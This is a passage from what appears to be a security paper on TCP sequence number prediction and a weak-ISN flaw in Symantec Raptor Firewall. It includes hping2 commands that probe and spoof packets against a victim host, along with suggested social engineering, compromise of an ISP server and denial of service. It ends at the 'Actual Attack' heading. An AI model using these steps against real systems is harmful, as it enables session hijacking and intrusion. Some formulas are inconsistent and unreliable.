Various attacks exist against the different types of ISN generator algorithms, this doesn't necessarily mean that all attacks listed above are guaranteed to work, but they do give you an idea of the feasibility of an analytic attack against these algorithms.

RTT Time-based Attacks

Affected algorithms: RFC793, BSD4.2, with less feasibility PRNG and RFC1948.

RTT (Round Trip Time) Time-based attacks rely on the fact that the ISN algorithm increments the Initial Sequence Number with a certain value – constant or random – on set (or near set) intervals. In effect, RTT Time-based attacks allow an attacker to determine the (near) precise increment interval for the algorithm, and depending on the entropy (randomness) of the increment, possibly the next ISN. This paper considers the Round Trip Time to be the time in milliseconds it takes for a packet to be sent to the target, for the target to reply, and for the reply packet to get back to the attacker. In a perfect world, the RTT divided by two would be the One Way Time, but since we live in a world where routing may be asymmetric instead of symmetric, and where delay of line needs to be taken into consideration, a certain "offset" needs to be built into these calculations. A greater number of packets may or may not increase the accuracy, since latency on a certain link may only be temporary, just when the attacker is carrying out his RTT Time-based Attack. The general consensus on the subject is to remove the two utmost extreme values of the RTT spectrum – the lowest and highest RTTs.
The general formula goes as follows:

$$ISN(b) = ISN(a) + (\text{increments per microsecond} * (RTT/2 * \text{delay}))$$

where:

(1) ISN(b) is the next sequence number
(2) ISN(a) is the sequence number when the packet was sent
(3) Increments per microsecond reflects the average incremental value per microsecond
(4) RTT/2 is the one way time
(5) Delay is the possible offset for a delay on the line

RTT Time-based Attack against RFC 793

This attack is effective against an RFC 793 compliant ISN generator because such an algorithm increments the ISN by "1" every 4-microseconds. An attacker would use the revised equation:

ISN(b) = ISN(a) + (increments per 4-microseconds * ((RTT/2 + delay)/4000)) =
ISN(a) + (1 * ((RTT/2 + delay)/4000) = *ISN(a) + (RTT/2 + delay)/40000*
RTT Time-based Attack against BSD4.2 based systems

This attack is effective against BSD4.2 compliant ISN generators because these algorithms increment the ISN by "128000" every second and by "64000" with each new connection. An attacker must be aware of the "64000" increment value for each new connection. Only the following circumstances allow an attacker to precisely determine the ISN:

(a) The attacker knows there have been no connections to the target during the generation time between ISN(a) and ISN(b).
(b) The attacker knows the exact number of connections to the target during the generation time between ISN(a) and ISN(b).

We know ISN(b) will be the current ISN(a) incremented by 64000 (because of our new connection) incremented by the One Way Time divided by 1000 (to go from milliseconds to seconds) incremented by an eventual delay, multiplied by 1280000. The attacker would use the revised equation:

*ISN(b) = ISN(a) + 64000 + ((RTT/2)/1000 + delay) * 128000*

An interesting side to this attack is that apparently Kevin Mitnick used this attack to compromise Shimomura's network.

RTT Time-based Attack against PRNGs

This attack isn't the most feasible option to try and predict ISNs generated by a PRNG, but there is some truth and theory behind it. In a perfect world, a PRNG would generate a truly random number. This paper describes a PRNG as a function that has an unpredictable number as input, and what appears to be a

"truly" random number as output. Unfortunately, in PRNGs world, it is bound to the rules, instructions, and restrictions of the Operating System it is running on. A PRNG uses a seeding file (random data) to generate an apparently even more "random" output. Also in PRNGs world, two considerations need to be made regarding this seeding file (or entropy):

a. When the system has just booted, the PRNG may not be seeded with a high enough entropy to allow for an output that appears to be random.
b. When a *n*-bit entropy is used, with an *x* number of preceding zero's, this would change the bit strength from "*entropy = n*" to "*entropy = n – x*".

When both considerations are taken into account and apply, an attacker could possibly perform an RTT Time-based Attack against the PRNG. An attacker can then make a timeline graph of the increase in entropy of a PRNG abiding by the rules of a deterministic machine. The "X" axis would represent the increase in entropy whereas the "Y" axis would represent the increase in time.

A timeline of the increase in entropy could be built by considering that;

X(n) = ISN(n) Y(n) = TIME(n)
X(n+1) = ISN(n+1) Y(n+1) = TIME(n+1)

and calculating that, provided that E(1) is the entropy delta and T(1) is the time delta;

E1 = X(n+1) – X(n)
T1 = Y(n+1) – Y(n)

After gathering "*n*" E1 and T1 values, the attacker can attempt to perform Phase Space / Attractor Analysis, Input-based, and State-Compromise Extensions attacks against the algorithm. These attacks will be described in the following sections.

RTT Time-based Attack against RFC 1948

An small-scale Time-based (not necessarily RTT) attack could be carried out against the algorithm suggested by Bellovin, in RFC 1948. Bellovin suggested the use a hash function, such as MD5, to create a one-way cryptographic hash of the connection id, along with some sort of secret data (a per-host secret combined with the system boot-time), which in turn is incremented by the 4-microsecond timer, suggested in RFC 793. An attacker would consider the following equation to have generated the ISN value:

ISN(b) = ISN(a) + F((secret data),(localhost,localport,remotehost,remoteport))

In order for this attack to work it is safe to assume the following values are known: ISN(a), (localhost,localport,remotehost,remoteport). It can also be assumed that the cryptographic hashing algorithm (MD5, SHA1, etc) is known. In an optimal condition, some of the secret data may also be known. If, as Bellovin suggested, the secret data is a combination of a per-host secret and the system boot time, an attack could, using TCP and ICMP time stamping techniques, discovered the near-precise system boot time. Considering the algorithm regenerates the ISN even 4-microseconds. In order to get two ISN values, an RTT-based attack would have to be performed in a very small time window. Once the attacker has gathered the ISN data, he could proceed to Direct Crypto-analytic, PRNG Input-based, and State-Compromise Extension Attacks, all of which are described in the following sections.

Modulus-based Attacks

Affected algorithms: RFC793, BSD4.2

Modulus-based attacks rely on the fact that a certain number (*x*) fits (*n*) times in another number (*y*) with a leftover of zero. A modulus-based attack considered a the ISN to be incremented by a certain number (or multiple occurances of that number). An attacker can perfectly perform a modulus-based attack against linear ISN algorithms. The equation for a modulus-based attack follows:

$$ISN(\Delta) = ISN(b) - ISN(a)$$
$$\text{if } ISN(\Delta) \bmod x = 0 \text{ then } ISN(i) = ISN(\Delta)/x$$

ISN(i) describes the number of times a certain value, *x*, has been incremented to fit into *ISN(∆).*

Modulus-based Attack against RFC793

An attacker can successfully carry out a modular-based attack against RFC793 based systems, whether the ISN value is incremented by one, or another number every 4-microseconds, provided no randomness is involved. Consider the following list of deltas ISN(∆) between subsequent ISNs, which at first sight do not necessarily have a relation with one another:

ISN(∆s) = 160, 643, 2612,10491, 41964, 167859, 671424, 268569699

An attacker performing a modulus-based attack against this would make the following findings if he chose "*x = 4*".

ISN(∆s)	160	643	2612	10491	41964	167859	671424	268569699
Leftover	0	3	0	3	0	3	0	3

The attacker would discover that every ISN(∆) = ISN(∆-1) * 4 and that for every other ISN(∆), an entropy of "3" is added. Therefore, when "predicting" ISN values using a modulus-based attack, a certain margin of error should be built in to handle conditions such as occasional increments.

Modulus-based Attack against BSD4.2 based systems

An attacker can successfully carry out a modulus-based attack against BSD4.2-based systems. BSD4.2-based systems increment the ISN value by 128000 every second and by 64000 with every new connection. The following list of deltas ISN(∆s) clearly shows the BSD4.2 algorithm embedded into it:

ISN(∆s) = 192000, 256000, 192000

We can clearly distinguish the following facts when we choose "*x = 64000*":

ISN(∆s)	192000	256000	192000
Leftover	0	0	0
# of Connections	1	2	1

An attacker can hereby construct a statistical attack table (time/connection) based, to determine at which time the target receives the least statistically calculated connections, and define this as his attack time. With BSD4.2 based ISN algorithms the rule is: as the number of connections decreases, the attack feasibility increases.

Phase Space / Attractor Analytical Attacks

Affected algorithms: RFC793, BSD4.2, PRNG, RFC1948

Phase Space Analysis attempts to generate three-dimensional representations using one-dimensional input values. It does this by using a technique called "delayed coordinates", which assumes an attacker can construct missing dimensions using previous delayed function values as additional coordinates. Similar methods are used in deterministic chaos calculations. An attractor (A) is the shape that is specific to a given PRNG function, and reveals the complex nature of dependencies between subsequent results generated by the implementation. Michal Zalewski (BindView), wrote a paper on the subject entitled "Strange Attractors and TCP/IP Sequence Number Analysis". In his paper he also introduces the concept of a "Spoofing Set", which is a set of guessed ISN values, which will be flooded to the TCP stack on the target host, hoping to contain "good" possible matches. Michal Zalewski further suggests that using the following equation, a 3-dimensional point in the Phase Space can be determined as follows:

x[n] = seq[n] – seq[n-1]

y[n] = seq[n-1] – seq [n-2]
z[n] = seq[n-2] – seq [n-3]

An attacker can assume that the point (x[n],y[n],z[n]), corresponding to the next sequence number seq[n], is somewhere on the line (L) calculated by using the following equation:

y[n] = seq[n-1] – seq [n-2]
z[n] = seq[n-2] – seq [n-3]

If the effect of the 3D attractor is strong, an attacker can assume that the coordinates (x[n],y[n],z[n]) are in, or close to the intersection of the line (L) and the attractor (A).

Next, the attacker can generate his spoofing set, including the following three-phase process:

a. Include any points that lay on the intersection of line (L) and attractor (A)
b. Since the intersection of line (L) and attractor (A) may be empty because the attacker does not have any subsequent sequence of seq[n-3], seq[n-2], seq[n-1] in his guessing set, all points within a defined radius (R1), should also be included in the spoofing set.
c. The shape of strong attractors fills up as it is being plotted. This means the x[t] value an attacker is looking for is relatively close to the x-value of a point already in his spoofing set.

Michal Zalewski developed a set of tools, which perform Phase Space analysis and attempt to determine the next ISN. The following table describes each of these tools:

Tool	Description
Gather	Allows an attacker to trivially gather ISNs.
Guess3d	Allows an attacker to generate an initial Spoofing Set, by providing the values named above: seq[n-1], seq[n-2], seq[n-3], and a radius R1.
Rsort	Calculates an appropriate R2 radius to get a specific spoofing set size that can be “flooded” to the target.
Calprob	Calculates the probability of feasible ISN prediction for a given spoofing set size.
Vseq	Renders a nice graphical representation of attractors.

All these tools are included within one package, and can be downloaded from http://razor.bindview.com/publish/papers/tcpseq/vseq.tgz

Phase Space and Attractor analysis is a fairly new concept when it comes to ISN prediction. This technique and its white paper was released in 2001. The mere

fact of the age of the paper suggests that people are constantly looking for new ways to perform ISN prediction, and that in the future we may see ever more analytic attacks against these algorithms.

An attacker will perform a Phase Space and Attractor analytic attack in the same manner for all four ISN algorithms described in this paper. Therefore this section does not include a per-algorithm approach of Phase Space and Attractor Analysis attacks.

The core of this attack lies within the fact that Phase Space and Attractor analytic attacks can predict the next initial sequence number (x,y,z coordinates) based on the three previous initial sequence numbers and a list of similar subsequent sequence numbers in the attackers data set.

Crypto-analytic Attacks

Affected algorithms: PRNG, RFC1948

An attacker can, with some rate of success, perform a Crypto-analytic Attack against PRNG, or against the algorithm suggested in RFC1948. As a reminder, the RFC specifies that the following calculation should be performed in order to generate a sequence number:

ISN(b) = ISN(a) + F((secret data),(localhost,localport,remotehost,remoteport))

The secret data, as stated by the RFC, can be truly random, or a combination of a per-host secret and the system boot time. RFC1948 also mentions the use of a cryptographic hashing algorithm, and goes on to name MD5. The MD5 algorithm, and therefore also RFC1948, is vulnerable to a set of well-known crypto-analytic attacks. MD5 is a hashing algorithm, by definition irreversible; therefore any attack carried out against the MD5 algorithm will be based on brute-force or Crypto-analytic Attack. By definition, a Pseudo Random Number Generator is a function, which receives an unpredictable value as input and produces a random number as output. Cryptographic algorithms also use PRNGs to inject a certain entropy for the output of cryptographic functions. Therefore it can be assumed that PRNG attacks also apply to Cryptographic Algorithms that rely on PRNGs.

Direct Crypto-analytic Attack against PRNG and RFC1948

This method of attack constitutes that an attacker can directly distinguish between a PRNG value and a random value, in which case the PRNG value can be gathered through the ISN, and a random value, if it can be gathered. If this attack can be carried out, an attacker could construct a table of gathered PRNG values and benchmark these against truly random values, revealing the PRNG entropy and possibly future PRNG outputs based on a similar entropy. This type of attack is very rare, and the feasibility of success is rather low.

Input-based Attack against PRNG and RFC1948

A PRNG Input-based Attack occurs when an attacker has knowledge of the PRNG input, and uses this knowledge to distinguish between a PRNG generated value, and a truly random value. This attack may have a chance of success, although very time consuming, but will be discussed in more detail in relation to MD5.

Collision Attack against RFC1948

The general rule for hashing algorithms (such as MD5) is that they take an input of arbitrary length and will produce an output of fixed length; one input will always produce the same output. On the other side, a collision can happen. A collision is a condition where two or more inputs give the same output. An attacker could, over an extended period of time, perform a Collision Attack against MD5. It can be considered reasonable for attacker to obtain the following elements contained within the suggested equation of RFC1948:

Element	Description
ISN(a)	The first ISN.
ISN(b)	The second ISN.
Localhost	Attacker's target host.
Localport	Attacker's target port.
Remotehost	Attacker's source host.
Remoteport	Attacker's source port.
Boot time	Last boot time for the target system. This can be gathered through TCP and ICMP timing attacks and counting the number of ticks.

The attacker only misses one vital part of information: The per-host secret key. A Collision Attack against RFC1948, using these previously gathered values, could be carried out as follows. The attacker assumes *K*, the secret per-host key, is equal to a value of *x*. The attacker then calculates the following equation for each possible value of *K*.

ISN(b) =? ISN(a) + F((boot time, *K*),(localhost,localport,remotehost,remoteport))

An attacker may have to repeat this process numerous times for various ISN values, because he has to take the possibility of collisions into account.

3.3.1.4 Step 4: Predicting the sequence number increments

After determining the method through which the sequence numbers are generated, it is time for the attacker to start predicting some of these initial sequence numbers. An attacker can do this by choosing different points in time, over a five minute time period for example, and determining the sequence numbers at these different times. At the end of this five minute period, the attacker will be able to precisely enough determine when sequence number increments do take place. It is now time to start constructing a software tool, which listens for network traffic and grabs the sequence numbers, and uses this as input to an algorithm attempting to predict these initial sequence numbers. Once he has generated a continuously growing list of sequence numbers, the attacker needs to test these out. The attacker can put his devised algorithm to the test by undertaking the following actions:

1. Choose a certain point in time ("*t*"), somewhere in the near future.
2. Let the software calculate a generated ("*g*") Initial Sequence Number ISNg(t), where "*t*" is the chosen point in the near future.
3. At the certain chosen point in time ("t"), test the condition ISNg(t) against the target system and verify that ISNg(t) [the generated sequence number] is equal to ISN(t) [the true sequence number].

It is possible that certain uncontrollable factors, such as delay on the line, asymmetric routing, and the like, cause the sequence number to be off. Therefore a good practice for the attacker would be to attempt his test many times.

Based on the attacker's result, he or she could build a "spoofing set", which is a set of correctly guessed values sent to the server, and could contain the correct sequence number for the next packet.

3.3.2 Another Approach: ISN Pre-Probing Attack

3.3.2.1 Symantec Raptor Firewall ISN Pre-Probing Attack Description

Due to an inherent flaw in Symantec's Raptor Firewall design, an attacker may be able to determine the initial sequence number that a client, using the same IP address and source port as the attacker, will obtain when connecting to or through the Symantec Raptor Firewall. The flaw is located within the VPN driver for Symantec's Raptor Firewall, which enables the generation of initial sequence numbers. The VPN driver allows the same initial sequence number to be used for a "long" period of time (i.e. 15-20 minutes). The same initial sequence number can be reused to establish a new TCP connection (with the same *session properties**), for a short time after the initial TCP connection has been terminated. This flaw provides two advantages to a potential attacker:

1. The attacker can determine what initial sequence number another client (with the same session properties) will obtain when connecting to the Symantec Raptor Firewall within a, in computer terms, “long” period of time, after the attacker has gathered the Initial Sequence Number.
2. The attacker can reestablish a previously terminated TCP connection, if he knows the Initial Sequence Number used for that connection, or if he knows one of the sequence numbers and the amount of data that has been transferred.

**Session properties* refers to the layout of the TCP connection socket, and includes source IP, source Port, destination IP, destination Port.

3.3.2.2 Symantec Raptor Firewall ISN Pre-Probing Attack Tools

Although there is no distinct exploit for this vulnerability, a series of tools and scripts will help the attacker in identifying, probing, and exploiting this vulnerability. Here are some tools an attacker should/could have in his toolkit while attempting to exploit this vulnerability:

ISNProber

ISNProber is a tool written by Tom Vandepoel, and allows the attacker to probe the system for initial sequence numbers. The tool also allows for two IP to be compared in an attempt to determine whether they belong to the same TCP/IP stack (i.e. virtual servers, and the like). In the context of this paper, an attacker could use ISNProber to determine the Initial Sequence Number sent by the server for a specific session. ISNProber is written in Perl, and requires the Net::RawIP Perl Module in order to work properly. ISNProber is downloadable for free at: http://packetstormsecurity.org/UNIX/scanners/isnprober-1.02.tgz

Ethereal (tethereal)

Ethereal is a basically an advanced network sniffer, as well as network protocol/traffic analyzer. Ethereal is available in both a GUI version (simply called Ethereal), and a console version, called terminal-Ethereal (tethereal). The sniffer outputs depicted in the next sections have been generated using the “tethereal” application. Besides performing the functions of a network sniffer and network protocol/traffic analyzer, Ethereal also have very good support for pattern matching using regular expressions. Ethereal is a user-friendly product allowing the traffic dumps to be logged in various different formats, enabling them to be opened in virtually any major network analyzer/sniffer software. Ethereal allows an attacker to carefully sniff network traffic in order for him to analyze the various TCP and IP Header fields that

should be used when hijacking connections. Ethereal uses the raw packet library (libpcap) by default and is written in the C language. Ethereal is available at: http://www.ethereal.com/download.html

Hping2

The attacker uses hping2 as the weapon of choice to carry out his attacks. Hping2 allows the attacker to manipulate and craft TCP/IP Packets and spoof the IP address of the target client. Using hping2, the attacker can change any variables in the IP or TCP Header, allowing him to modify the sequence numbers, acknowledgement numbers, spoof source IP addresses, gather Initial Sequence Numbers, and the like. Hping2 contains a realm of options and can also be a very useful tool when performing penetration testing due to the versatility of its features. The attacker can use the hping2 tool to craft his packets while carrying out his attack against Symantec's Raptor Firewall. Below is an excerpt of the various command-line options supported by hping2 (comments have been added in blue to clarify certain options):

```
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # ./hping2 –help
usage: hping host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl          (default to dst port)
  -Z  --unbind    unbind ctrl+z
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -9  --listen     listen mode
IP
  # allows spoofing of source IP addresses, an absolute necessity for this attack
  -a  --spoof      spoof source address
  --rand-dest      random destionation address mode. see the man.
  --rand-source    random source address mode. see the man.
  -t  --ttl        ttl (default 64)
  -N  --id         id (default random)
  -W  --winid      use win* id byte ordering
  -r  --rel        relativize id field          (to estimate host traffic)
  -f  --frag       split packets in more frag.  (may pass weak acl)
  -x  --morefrag   set more fragments flag
  -y  --dontfrag   set dont fragment flag
  -g  --fragoff    set the fragment offset
  -m  --mtu        set virtual mtu, implies --frag if packet size > mtu
```

```
  -o  --tos        type of service (default 0x00), try --tos help
  -G  --rroute     includes RECORD_ROUTE option and display the route buffer
  --lsrr           loose source routing and record route
  --ssrr           strict source routing and record route
  -H  --ipproto    set the IP protocol field, only in RAW IP mode
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
UDP/TCP
  # allows the attacker to select source and destination TCP ports
  -s  --baseport   base source port           (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset     (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.
  # the TCP sequence and acknowledgement numbers need to match a valid value in
  # order to carry out a successful attack.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  # the various TCP Header flags, allowing different types of responses to be generated
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
Common
  -d  --data       data size                  (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode             (implies --bind and --ttl 1)
  --tr-stop        Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl    Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt      Don't calculate/show RTT information in traceroute mode
```

Hping2 is a tool written in the C language, and uses the raw socket library (libpcap) to craft the various packets. Hping2 is still in “release candidate” status at the time of this writing and can be downloaded at: http://www.hping.org/download.html.

Currently, hping3 is under development and will offer many new and useful features, such as scripting, and XML output. CVS versions can already be obtained at the site, but a stable release candidate is not yet available. For more information about hping3, please refer to http://www.hping.org/hping3.html.

3.4 Description and Diagram of the Attack

In order to demonstrate an attack against the Symantec Raptor Firewall, please refer to "Diagram #3-4". An attacker knows the following about the Symantec Raptor Firewall ISN vulnerability:

- Symantec Raptor Firewall generates its Initial Sequence Numbers as described by S. Bellovin in RFC1948. Therefore, an attacker is required to know 1) Source IP 2) Source Port 3) Destination IP 4) Destination Port.
- An ISN has been generated by Symantec Raptor Firewall, and used for a session, can be reused for a new session with the same characteristics once the first session is terminated.

An attacker seeking to exploit this vulnerability would have to really be "casing the joint". He or she would have to determine target systems, target services, as well as client systems, and client services. Such an attack would be a very horrendous task, which brings us to a quite philosophical, but very important question: "Is it worth going to such great lengths to carry out an attack of this magnitude?" This is also a question that will help incident handlers profile potential suspects in their quest for the true nature of an incident.

3.4.1 Preparing the Attack

The attacker would have to carefully plan his attack and make several decisions on how he is going to attack the target system.

Before doing anything else, the attacker will need to identify the method to use when predicting the Initial Sequence Number. The attacker can chose one of two ways, each with their own advantages and disadvantages.

Blind Session Hijacking Attempt

The attacker could attempt to blindly predict what sequence numbers the Symantec Raptor Firewall is going to generate for a certain session. Before continuing along this path, here's just a quick reminder of how RFC1948 describes the ISN generation algorithm:

ISN(b) = ISN(a) + F((secret data),(localhost,localport,remotehost,remoteport))

Without much effort, an attacker could gather the “localhost”, ”localport”, ”remotehost”, and “remoteport” parameters for the RFC1948 equation. With some effort, an attack could also determine the value of ISN(a). This still leaves the “secret data” and the cryptographic hash function “F” to be discovered. As suggested in RFC1948, the secret data may be the system boot time, or the like, which could be recovered using ICMP, as well as TCP, time-stamping techniques, combined with a secret key The major problem still is discovering the secret key. In a perfect world, no two different inputs would give the same cryptographic hash value. Unfortunately, a phenomenon called “collisions” exists when there are two different input that give the same output. The cause of a collision lies within the fact that there is a finite number space whereas there is a virtually infinite input space, in other words; numbers will be reused. Therefore, the chances for an attacker to recover the secret key are slim to none. Nonetheless, there is always the slight possibility that an attacker could recover the secret key to match the missing piece of the puzzle.

Advantages:

- Attacker would not have to gather as much information about the attack target and source as he would have to with the other ISN prediction method.

Disadvantages:

- This attack may take a tremendous amount of time, which the attacker may not have.
- Due to collisions in cryptographic hashing algorithms, the attacker may have incorrectly guessed the ISN number and would have to continue his crypto-analytic attack.

General Conclusion:

Although an attack could be successful in his prediction of the ISN number, the chances for success are very slim to none and require a good bit of luck. Therefore, an attacker will most likely opt out of this method and choose the other one.

Preliminary ISN Gathering (Pre-Probing) Attack

An attacker could also decide to choose for certainty, at the cost of requiring some more of the attacker’s effort. Due to the fact that Symantec Raptor Firewall will allow an ISN to be reused for a certain time, after a session has been closed, an attacker could mimic the client and probe the Symantec Raptor Firewall for ISNs, just before the real user is about to log

on. This would require that the attack is able to A) mimic the source IP of the client, B) know which source port the client would use for its connection, and C) determine what exact time the user is about to logon to the system. It is easier for an attack to determine the A, B, and C values than performing an exhaustive crypto-analytic attack against the Symantec Raptor Firewall's ISN generation algorithm. The most difficult point of this attack is for the attacker to mimic the source IP of the client. With some luck, the client uses a static dialup account of an ISP, in other words, the same logon forces the PPP server to give the client the same IP address. With some social engineering, or even guess work, it is reasonable to assume that the attacker could recover the client's login and password. If push comes to shove, the attacker could always attempt to compromise the ISP's authentication server and add a login, which obtains the same IP address as the targeted client. The other values, "B" and "C", may not be easy to obtain. The source port used by the client is not such an issue, since only 65535 source ports can be used, the attacker could easily construct a script allowing him to recover the ISN values for all these ports. The attacker may also know the source port of the attack depending on the type of application. An application may use a statically assigned source port. The last and final thing to recover, is the time at which the client is logging on to the server. Although this does not have to be exact down to the second, the attacker needs to dispose of this information in order to know when exactly to carry out his ISN probing. An attacker could use one of a few methods to discover when the client is logging onto the server:

- If the attacker compromised the authentication server, he or she could attempt and determine the exact logon times by examining the server's logs.
- The attacker could also attempt to sift through the "trash" of the client, in order to gather a phone bill, stating the times that calls were made to the ISP's dial-up number.
- The easiest way would probably be if the attacker is a colleague, or former colleague, and/or good acquaintance of the targeted user. If this is the case, both the "B" and "C" parameters might already be known.

When all is put together, the attacker could, using the information gathered about "A", "B", and "C" and just before the real client logs on, dial-up to the ISP and obtain the client's IP address. Furthermore the attacker could probe the Symantec Raptor Firewall for correct ISN values and use them later when the real client logs into the targeted server to compromise the system. When the real client dials up, the attacker could wait until the client is authenticated, and then take the real client offline using a Denial-of-Service attack. The attacker then uses the gathered ISN to resynchronize the session and finalize the attack.

3.4.2 Detailed Attacker and Target Characteristics

The hypothetical target network is that of a medium-sized software company. It is comprised of a corporate firewall (Symantec Raptor Firewall), as well as various DMZ servers, including mail, web, and name servers. The target client is a Microsoft Windows 2000 machine connected behind a Cisco 800 ISDN Router. The client machine executes a daily scheduled script at 9.00 pm, allowing out-of-hours processing of server backups. The script uses the "telnet" protocol to connect to the backend servers. Once the client machine sends out packets, the Cisco 800 ISDN router connects to the Internet Service Provider using the PPP protocol. The hypothetical attacker can be considered an ex-employee of the software company. The attacker is aware of the company's network infrastructure, as well as the time at which the telnet script is executed, and the login used by the Cisco 800 ISDN router to connect to the Internet Service Provider. The attacker uses a Red Hat Linux 9 laptop, as well as a series of packet crafting (manipulation) tools.

Although this hypothetical scenario may seem far-fetched, in order to take advantage of this vulnerability, a certain number of conditions needs to be met. Also, the core of this paper is the Symantec Raptor Firewall Weak ISN vulnerability. A detailed discussion of how the attacker obtained the information not related to the Symantec Raptor Firewall Weak ISN Vulnerability is beyond the scope of this paper. The hypothetical scenario is also used to reinforce the incident handling section of this paper.

3.4.3 Detailed Attack Analysis

For the purpose of this paper, we assume the attacker to have obtained the login used by the Cisco 800 ISDN Router to dial into the ISP, as well as the time at which the telnet script is executed on the client side.

3.4.3.1 Attack Preparation

The attacker uses hping2 as the weapon of choice to carry out his attacks. Without the existence of tools, such as hping2, it would be virtually impossible for an attacker to manually carry out this type of attack. Especially due to the various timing constraints to which this attack is bound.

Therefore, the attacker will use hping2 in the following ways, to prepare the attack, gather all the necessary information needed, and ensure the attack will work.

A. Initial Sequence Number Probing

In order to ensure that his target is indeed a Symantec Raptor Firewall, the attacker launches several Initial Sequence Number probing attacks to verify that the sequence number is not changing for a significant amount of time.

```
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # hping2 –S www.victim.com -p 23
–seqnum
4008927524 +4008927524
4008927524 +0
4008927524 +0
4008927524 +0
4008927524 +0
```

B. TCP Three-way Handshake Establishment

Next the attacker needs to attempt to establish a TCP Three-way handshake with the victim machine. The attacker uses hping2 to generate the packets, which allow him to set up the TCP session. These include SYN, as well as ACK packets from the attacker's side.

```
ronin[root] /sys/pentest/scanning/network/hping2-rc2 # hping2 –S --setseq 200300390
www.victim.com -p 23 –V (1)
using eth0, addr: 10.x.x.x, MTU: 1500
HPING www.victim.com (eth0 144.x.x.x): S set, 40 headers + 0 data bytes
len=46 ip=144.x.x.x ttl=243 id=58761 tos=0 iplen=44
sport=80 flags=SA seq=0 win=8190 rtt=110.1 ms
seq=2960068267 ack=200300391 sum=531e urp=0 (2)

ronin[root] /sys/pentest/scanning/network/hping2-rc2 # hping2 –S --setseq 200300391 --
setack 2960068268 www.victim.com -p 23 –V (3)
```

Significance of sequence numbers in relation to TCP connection establishment:

(1) The initial SYN packet is sent by client A to server B with a sequence number equal to seq[A] (200300390) and an acknowledgement number equal to 0.
(2) Server B replies to the initial SYN packet with it's own SYN/ACK packet using a sequence number equal to seq[B] (2960068267) and an acknowledgement number equal to seq[A]+1 (200300391).
(3) Client A confirms the TCP connection establishment with an ACK packet using the sequence number seq[A]+1 (200300391) and the acknowledgement number seq[B]+1 (2960068268).

C. Acknowledged Data Transfer

The TCP connection is now established and the attacker can attempt to send data to the server, hoping for the correct replies. Here, the sequence numbers and acknowledgement numbers do not have the same significance as they do when performing the TCP Three-way handshake. One important fact the attacker needs to be aware of is that when the server acknowledges an ACK packet sent from the client, it will use the last acknowledgement number sent by the client as it's sequence number. This is used as a method of confirmation to confirm that the last packet in the sequence has been successfully received and reinforces the following rule:

"The acknowledgement number in the last ACK packet sent by the client, is the next sequence number the client expects to receive in the next ACK packet from the server",
and vice-versa,
"The acknowledgement number in the last ACK packet sent by the server, is the next sequence number the server expects to receive in the next ACK packet from the client".

In order to ensure reliable delivery of data, RFC793 specifies that the acknowledgement number in the last ACK packet from client a needs to be greater than the value given to the sequence number in the last packet from server B. This is called the "acceptable acknowledgement" window in RFC793, and is described as follows:

```
SND.UNA = oldest unacknowledged sequence number

SND.NXT = next sequence number to be sent

SEG.ACK = acknowledgment from the receiving TCP (next
sequence number expected by the receiving TCP)
```

RFC793 therefore considers an acceptable acknowledgement to adhere to:

SND.UNA **<** SEG.ACK **=<** SND.NXT

An example of the "acceptable acknowledgement" is depicted below, where an HTTP connection has been established and data transfer is in progress.

9.024890 x.x.x.x -> y.y.y.y TCP 3509 > http [ACK] Seq=**1493112456** Ack=3965114689
15.276765 y.y.y.y -> x.x.x.x TCP http > 3509 [ACK] Seq=3965114689 Ack=**1493112473**
15.606357 x.x.x.x -> y.y.y.y TCP 3509 > http [ACK] Seq=**1493112475** Ack=3965115053

In line 1, we consider SND.UNA to be equal to "Seq=**1493112456**"

In line 2, we consider SEG.ACK to be equal to "Ack=**1493112473**"
In line 3, we consider SND.NXT to be equal to "Seq=**1493112475**"

This perfectly adheres to RFC793's acceptable acknowledgement, because it fulfills all conditions of the equation:

1493112456 < 1493112473 =< 1493112475

Another important question, which may be raised, is: "When is a TCP connection hijack considered to be successful?"

A TCP connection hijack is considered to be successful when the attacker manages to get the server to reply to packets sent by the attacker on an established connection with another client. Also, the client must not be able to either notice or respond to the replies sent by the server. The following sections will detail an actual TCP connection hijacking attack as the one described in this section.

3.4.3.2 Actual Attack

